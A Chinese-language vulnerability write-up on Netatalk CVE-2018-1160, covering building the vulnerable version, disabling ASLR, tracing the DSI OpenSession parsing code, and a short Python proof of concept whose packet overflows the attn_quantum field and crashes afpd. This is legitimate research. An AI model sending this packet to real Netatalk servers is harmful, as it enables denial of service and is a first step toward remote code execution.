Netatalk CVE-2018–1160 越界写漏洞分析

hackedbylh / 2018-12-29 10:51:00 / 浏览数 2721 技术文章 技术文章 顶(0) 踩(0)

编译安装

首先下载带有漏洞的源代码

```
https://sourceforge.net/projects/netatalk/files/netatalk/3.1.11/
```

安装一些依赖库（可能不全，到时根据报错安装其他的库）

```
sudo apt install libcrack2-dev
sudo apt install libgssapi-krb5-2
sudo apt install libgssapi3-heimdal
sudo apt install libgssapi-perl
sudo apt-get install libkrb5-dev
sudo apt-get install libtdb-dev
sudo apt-get install libevent-dev
```

然后编译安装

```
$ ./configure         --with-init-style=debian-systemd         --without-libevent         --without-tdb         --with-crackli
$ make
$ sudo make install
```

编译安装好后, 编辑一下配置文件

```
root@ubuntu:~# cat /usr/local/etc/afp.conf
[Global]
mimic model = Xserve                #■■■■■■■■■■■■■Mac■■■■■■■■■■■■■■
log level = default:warn
log file = /var/log/afpd.log
hosts allow = 192.168.245.0/24           #■■■■■■■■■■■■,■■■■■■■■■■
hostname = ubuntu            #■■■■■■■■■■
uam list = uams_dhx.so uams_dhx2.so #■■■■■■■ ■■■■■■■■ ■■■■■■■■■■

[Homes]
basedir regex = /tmp               #■■■Home■■

[NAS-FILES]
path = /tmp             #■■■■
```

然后尝试启动服务

```
$ sudo systemctl enable avahi-daemon
$ sudo systemctl enable netatalk
$ sudo systemctl start avahi-daemon
$ sudo systemctl start netatalk
```

启动后 `afpd` 会监听在 548 端口，查看端口列表确认服务是否正常启动

```
hac425@ubuntu:~/workplace/netatalk-3.1.11$ sudo netstat -nap | grep 548
tcp6       0      0 :::548                  :::*                    LISTEN      105269/afpd
hac425@ubuntu:~/workplace/netatalk-3.1.11$
```


为了调试的方便，关闭 `alsr`

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

代码阅读笔记

为了便于理解漏洞和 `poc` 的构造，这里介绍下一些重点的代码逻辑。

程序使用多进程的方式处理客户端的请求，每来一个客户端就会 `fork` 一个子进程处理请求的数据。

利用客户端请求数据初始化结构体

首先会调用 `dsi_stream_receive` 把客户端的请求数据填充到 DSI 结构体中。

使用客户端的数据填充结构体的代码

```
/*!
* Read DSI command and data
*
* @param  dsi   (rw) DSI handle
*
* @return    DSI function on success, 0 on failure
*/
int dsi_stream_receive(DSI *dsi)
{
 char block[DSI_BLOCKSIZ];

 LOG(log_maxdebug, logtype_dsi, "dsi_stream_receive: START");

 if (dsi->flags & DSI_DISCONNECTED)
     return 0;

 /* read in the header */
 if (dsi_buffered_stream_read(dsi, (uint8_t *)block, sizeof(block)) != sizeof(block))
   return 0;

 dsi->header.dsi_flags = block[0];
 dsi->header.dsi_command = block[1];

 if (dsi->header.dsi_command == 0)
     return 0;

 memcpy(&dsi->header.dsi_requestID, block + 2, sizeof(dsi->header.dsi_requestID));
 memcpy(&dsi->header.dsi_data.dsi_doff, block + 4, sizeof(dsi->header.dsi_data.dsi_doff));
 dsi->header.dsi_data.dsi_doff = htonl(dsi->header.dsi_data.dsi_doff);
 memcpy(&dsi->header.dsi_len, block + 8, sizeof(dsi->header.dsi_len));

 memcpy(&dsi->header.dsi_reserved, block + 12, sizeof(dsi->header.dsi_reserved));
 dsi->clientID = ntohs(dsi->header.dsi_requestID);

 /* ■■■■■■ dsi->commands */
 dsi->cmdlen = MIN(ntohl(dsi->header.dsi_len), dsi->server_quantum);

 /* Receiving DSIWrite data is done in AFP function, not here */
 if (dsi->header.dsi_data.dsi_doff) {
     LOG(log_maxdebug, logtype_dsi, "dsi_stream_receive: write request");
     dsi->cmdlen = dsi->header.dsi_data.dsi_doff;
 }

 if (dsi_stream_read(dsi, dsi->commands, dsi->cmdlen) != dsi->cmdlen)
   return 0;

 LOG(log_debug, logtype_dsi, "dsi_stream_receive: DSI cmdlen: %zd", dsi->cmdlen);

 return block[1];
}
```

代码逻辑主要是填充 `header` 的一些字段，然后 拷贝 `header` 后面的数据到 `dsi->commands`。

其中 `header` 的结构如下

```
#define DSI_BLOCKSIZ 16
struct dsi_block {
   uint8_t dsi_flags;       /* packet type: request or reply */
   uint8_t dsi_command;     /* command */
   uint16_t dsi_requestID;  /* request ID */
   union {
       uint32_t dsi_code;   /* error code */
       uint32_t dsi_doff;   /* data offset */
   } dsi_data;
```

```
    uint32_t dsi_len;         /* total data length */
    uint32_t dsi_reserved;    /* reserved field */
};
```

header中比较重要的字段有：

dsi_command 表示需要执行的动作

dsi_len 表示 header 后面数据的大小， 这个值会和 dsi->server_quantum 进行比较，取两者之间较小的值作为 dsi->cmdlen 的值。

```
/* ■■■■■■ dsi->commands */
 dsi->cmdlen = MIN(ntohl(dsi->header.dsi_len), dsi->server_quantum);
```

这样做的目的是为了确保后面拷贝数据到 dsi->commands 时不会溢出。

dsi->commands 默认大小为 0x101000

```
pwndbg> p dsi->commands
$8 = (uint8_t *) 0x7ffff7ed4010 "\001\004"
pwndbg> vmmap 0x7ffff7ed4010
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
    0x7ffff7ed4000     0x7ffff7fd5000 rw-p   101000 0
```

初始化代码位置

```
/*!
* Allocate DSI read buffer and read-ahead buffer
*/
static void dsi_init_buffer(DSI *dsi)
{
    if ((dsi->commands = malloc(dsi->server_quantum)) == NULL) {
        LOG(log_error, logtype_dsi, "dsi_init_buffer: OOM");
        AFP_PANIC("OOM in dsi_init_buffer");
    }
```

dsi->server_quantum 默认

```
#define DSI_SERVQUANT_DEF    0x100000L    /* default server quantum (1 MB) */
```

根据 header 字段选择处理逻辑

接下来会进入 dsi_getsession 函数。

这个函数的主要部分是根据 dsi->header.dsi_command 的值来判断后面进行的操作。这个值是从客户端发送的数据里面取出的。

```
switch (dsi->header.dsi_command) {
case DSIFUNC_STAT: /* send off status and return */
  {
    /* OpenTransport 1.1.2 bug workaround:
     *
     * OT code doesn't currently handle close sockets well. urk.
     * the workaround: wait for the client to close its
     * side. timeouts prevent indefinite resource use.
     */

    static struct timeval timeout = {120, 0};
    fd_set readfds;

    dsi_getstatus(dsi);

    FD_ZERO(&readfds);
    FD_SET(dsi->socket, &readfds);
    free(dsi);
    select(FD_SETSIZE, &readfds, NULL, NULL, &timeout);
    exit(0);
  }
  break;

case DSIFUNC_OPEN: /* setup session */
  /* set up the tickle timer */
  dsi->timer.it_interval.tv_sec = dsi->timer.it_value.tv_sec = tickleval;
  dsi->timer.it_interval.tv_usec = dsi->timer.it_value.tv_usec = 0;
  dsi_opensession(dsi);
  *childp = NULL;
  return 0;
```

漏洞分析

漏洞位于 dsi_opensession

```
/* OpenSession. set up the connection */
void dsi_opensession(DSI *dsi)
{
  uint32_t i = 0; /* this serves double duty. it must be 4-bytes long */
  int offs;

  if (setnonblock(dsi->socket, 1) < 0) {
      LOG(log_error, logtype_dsi, "dsi_opensession: setnonblock: %s", strerror(errno));
      AFP_PANIC("setnonblock error");
  }

  /* parse options */
  while (i < dsi->cmdlen) {
    switch (dsi->commands[i++]) {
    case DSIOPT_ATTNQUANT:
      memcpy(&dsi->attn_quantum, dsi->commands + i + 1, dsi->commands[i]);
      dsi->attn_quantum = ntohl(dsi->attn_quantum);

    case DSIOPT_SERVQUANT: /* just ignore these */
    default:
      i += dsi->commands[i] + 1; /* forward past length tag + length */
      break;
    }
  }
```

当进入 DSIOPT_ATTNQUANT 分支时 会调用 memcpy 拷贝到 dsi->attn_quantum ，查看 dis 结构体的定义可以发现dsi->attn_quantum 是一个 4 字节的无符号整数 ，而 memcpy 的 size 区域则是直接从 dsi->commands 里面取出来的， 而 dsi->commands 是从客户端发送的数据直接拷贝过来的。所以 dsi->commands[i] 我们可控，最大的大小为 0xff (dsi->commands 是一个 uint8_t 的数组)

```
/* child and parent processes might interpret a couple of these
 * differently. */
typedef struct DSI {
    struct DSI *next;             /* multiple listening addresses */
    AFPObj   *AFPobj;
    int      statuslen;
    char     status[1400];
    char     *signature;
    struct dsi_block        header;
    struct sockaddr_storage server, client;
    struct itimerval        timer;
    int      tickle;            /* tickle count */
    int      in_write;          /* in the middle of writing multiple packets,
                                   signal handlers can't write to the socket */
    int      msg_request;       /* pending message to the client */
    int      down_request;      /* pending SIGUSR1 down in 5 mn */

    uint32_t attn_quantum, datasize, server_quantum;
    uint16_t serverID, clientID;
    uint8_t  *commands; /* DSI recieve buffer */
    uint8_t  data[DSI_DATASIZ];    /* DSI reply buffer */
    size_t   datalen, cmdlen;
    off_t    read_count, write_count;
    uint32_t flags;             /* DSI flags like DSI_SLEEPING, DSI_DISCONNECTED */
    int      socket;            /* AFP session socket */
    int      serversock;        /* listening socket */

    /* DSI readahead buffer used for buffered reads in dsi_peek */
    size_t   dsireadbuf;        /* size of the DSI readahead buffer used in dsi_peek() */
    char     *buffer;           /* buffer start */
    char     *start;            /* current buffer head */
    char     *eof;              /* end of currently used buffer */
    char     *end;
```

poc

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

import socket
import struct

ip = "192.168.245.168"
```

```
port = 548
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

# ■■ commands ■ ■■ dsi->attn_quantum
commands = "\x01"  # DSIOPT_ATTNQUANT ■■■■
commands += "\x80"  # ■■■■
commands += "\xaa" * 0x80


header = "\x00"  # "request" flag ■ dsi_flags
header += "\x04"  # open session command ■ dsi_command
header += "\x00\x01"  # request id, dsi_requestID
header += "\x00\x00\x00\x00"  # dsi_data
header += struct.pack(">I", len(commands))  # dsi_len , ■■ commands ■■■■■
header += "\x00\x00\x00\x00"  # reserved

header += commands
sock.sendall(header)

print sock.recv(1024)
```

首先设置好 `dsi` 数据的头部，然后设置 `commands` 。设置 `commands[i]` 长度为 `0x80`，复制的数据为 `"\xaa" * 0x80`。


```
# ■■ payload ■ ■■ dsi->attn_quantum
payload = "\x01"  # DSIOPT_ATTNQUANT ■■■■, ■■■■■■■■
payload += "\x80"  # ■■■■
payload += "\xaa" * 0x80  # ■■
```

当进入

```
memcpy(&dsi->attn_quantum, dsi->commands + i + 1, dsi->commands[i]);
```

就会复制 `0x80` 个 `\xaa` 到 `dsi->attn_quantum` 处， 这样会溢出覆盖 `dsi->attn_quantum` 后面的一些字段。

发送 `poc`，在调试器中看看在调用 `memcpy` 后 `dsi` 结构体内部的情况



可以看到从 `dsi->attn_quantum` 开始一直到 `dsi->data` 之间的字段都被覆盖成了 `\xaa` 。由于 `dsi->commands` 为一个指针，这里被覆盖成了不可访问的值，在后续使用 `dsi->commands` 时会触发 `crash`。

总结

当程序需要从数据里面取出表示数据长度的字段时一定要做好判断防止出现问题。

参考

https://medium.com/tenable-techblog/exploiting-an-18-year-old-bug-b47afe54172

上一篇：ZDI年度五大漏洞第五弹—ZDI-... 下一篇：Cross Browser Tra...